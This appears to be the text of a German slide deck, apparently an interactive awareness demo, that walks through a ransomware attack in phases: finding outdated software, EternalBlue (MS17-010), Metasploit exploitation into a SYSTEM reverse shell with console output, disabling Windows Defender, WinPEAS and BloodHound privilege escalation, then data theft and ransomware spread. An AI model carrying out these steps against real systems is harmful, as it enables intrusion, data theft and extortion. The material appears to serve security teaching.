


**Netzwerkverkehr
belauschen**

Nach veralteter Software suchen


Phase 3

Kritische Sicherheitslücken




Nach veralteter Software suchen

Phase 3



Schwachstelle
Windows-Server
(CVE MS17-010)



Was ist MS17-010?

Phase 3

ETERNALBLUE



ETERNALBLUE



Was ist EternalBlue?

Phase 3



ChatGPT

EternalBlue ist eine Sicherheitslücke in Windows-Computern, die es Hackern ermöglicht, in Computer einzudringen und sie zu kontrollieren. Diese Lücke wurde ursprünglich von der amerikanischen Regierung entdeckt und geheim gehalten, bis sie 2017 von einer Gruppe namens "The Shadow Brokers" öffentlich gemacht wurde. Kurz danach nutzten Hacker diese Lücke, um weltweit große Cyberangriffe durchzuführen, bei denen viele Computer gesperrt oder beschädigt wurden. Microsoft, das Unternehmen hinter Windows, hat zwar ein Update herausgegeben, um das Problem zu beheben, aber die Vorfälle zeigen, wie wichtig es ist, dass Sicherheitslücken schnell gemeldet und behoben werden, um Schäden zu vermeiden.

Nichts blieb verschont...

Phase 3



Veraltete Software

Phase 3



Veraltete Software



Netzwerkverkehr
belauschen

Zurück zur
Auswahl





Rechte
Erweiterung

Weiter zu
Phase 4

Netzwerkverkehr belauschen

Phase 3



Nachteil: Dauert lange!

Netzwerkverkehr belauschen

Phase 3

YOU LOSE!

Zurück

Phase 4: Rechterweiterung

Schwachstelle ausnutzen

Phase 4



 Windows
Server

EternalBlue Exploit




Kontrolle übernehmen!

Unsere Werkzeuge

Phase 4



Metasploit



PEAS

**Privilege Escalation
Awesome Scripts**

Exploit wird gestartet

Phase 4

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.95.128
RHOSTS => 192.168.95.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST eth1
LHOST => eth1
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.95.145:4444
[*] 192.168.95.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.95.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (6-bit)
[*] 192.168.95.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.95.128:445 - The target is vulnerable.
[*] 192.168.95.128:445 - Connecting to target for exploitation.
[*] 192.168.95.128:445 - Connection established for exploitation.
[*] 192.168.95.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.95.128:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.95.128:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.95.128:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30  sional 7600
[*] 192.168.95.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.95.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.95.128:445 - Sending all but last fragment of exploit packet
```

```
[*] Meterpreter session 1 opened (192.168.95.145:4444 -> 192.168.95.128:49159) at 2022-04-19 12:01:19 - 400
[+] 192.168.95.128:445 - -----
[+] 192.168.95.128:445 - -----WIN-----
[+] 192.168.95.128:445 - -----

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN7-PATCHY
OS           : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > shell
Process 656 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

**Komplette Übernahme
der Windows Maschine**

Antivirus deaktivieren

Phase 4

The screenshot shows the Windows Security application window. The title bar reads "Windows Security". On the left is a navigation pane with icons and labels: Home, Virus & threat protection (highlighted), Account protection, Firewall & network protection, App & browser control, Device security, Device performance & health, and Family options. The main content area is titled "Virus & threat protection settings" with a gear icon. Below the title is the text "View and update Virus & threat protection settings for Windows Defender Antivirus." The "Real-time protection" section is expanded, showing a red 'X' icon and the text "Real-time protection is off, leaving your device vulnerable." Below this text is a toggle switch that is currently in the "Off" position, highlighted with a red rectangular box. The "Cloud-delivered protection" section is partially visible below. On the right side of the window, there are three sections of help links: "Have a question? Get help", "Help improve Windows Security Give us feedback", and "Change your privacy settings View and change privacy settings for your Windows 10 device. Privacy settings, Privacy dashboard, Privacy Statement".

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

⊗ Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Have a question?
[Get help](#)

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your Windows 10 device.
[Privacy settings](#)
[Privacy dashboard](#)
[Privacy Statement](#)

Berechtigung verschaffen

Phase 4



Normale Benutzer-Rechte

```
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
HKLM\system\currentcontrolset\services\regsvc (Interactive [TakeOwnership])

[+] Checking write permissions in PATH folders (DLL Hijacking)()
[?] Check for DLL Hijacking in PATH folders https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
C:\Windows\system32
C:\Windows
C:\Windows\System32\Wbem
C:\Windows\System32\WindowsPowerShell\v1.0\
(DLL Hijacking) C:\Temp: Authenticated Users [WriteData/CreateFiles]

===== (Applications Information) =====


[+] Current Active Window Application(T1010&T1518)
C:\Windows\system32\cmd.exe

[+] Installed Applications -Via Program Files/Uninstall registry-(T1083&T1012&T1010&T1518)
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
C:\Program Files\Autorun Program
C:\Program Files\Common Files
C:\Program Files\DACL Service
C:\Program Files\desktop.ini
C:\Program Files\DLL Hijack Service
C:\Program Files\DVD Maker
C:\Program Files\File Permissions Service
C:\Program Files\Insecure Registry Service
C:\Program Files\Internet Explorer
C:\Program Files\MSBuild
C:\Program Files\Reference Assemblies
C:\Program Files\Uninstall Information
C:\Program Files\Unquoted Path Service(Users [AllAccess])
C:\Program Files\Windows Defender
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Portable Devices
C:\Program Files\Windows Sidebar
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SetupCache\v4.6.01590
```

WinPEAS


Berechtigung verschaffen

Phase 4



Lokale Admin-Rechte

Normale Benutzer-Rechte



BLOODHOUND

Berechtigung verschaffen

Phase 4



Domain Admin-Rechte



Lokale Admin-Rechte



Normale Benutzer-Rechte



Jackpot!

Phase 5: Verschlüsselung

Alle Daten kopieren

Phase 5

- Kundendaten
- Spenderdaten
- Medizindaten
- Finanzdaten



Spuren verwischen...

Phase 5




Angriff starten

Phase 5




Ransomware Verbreitung

Phase 5



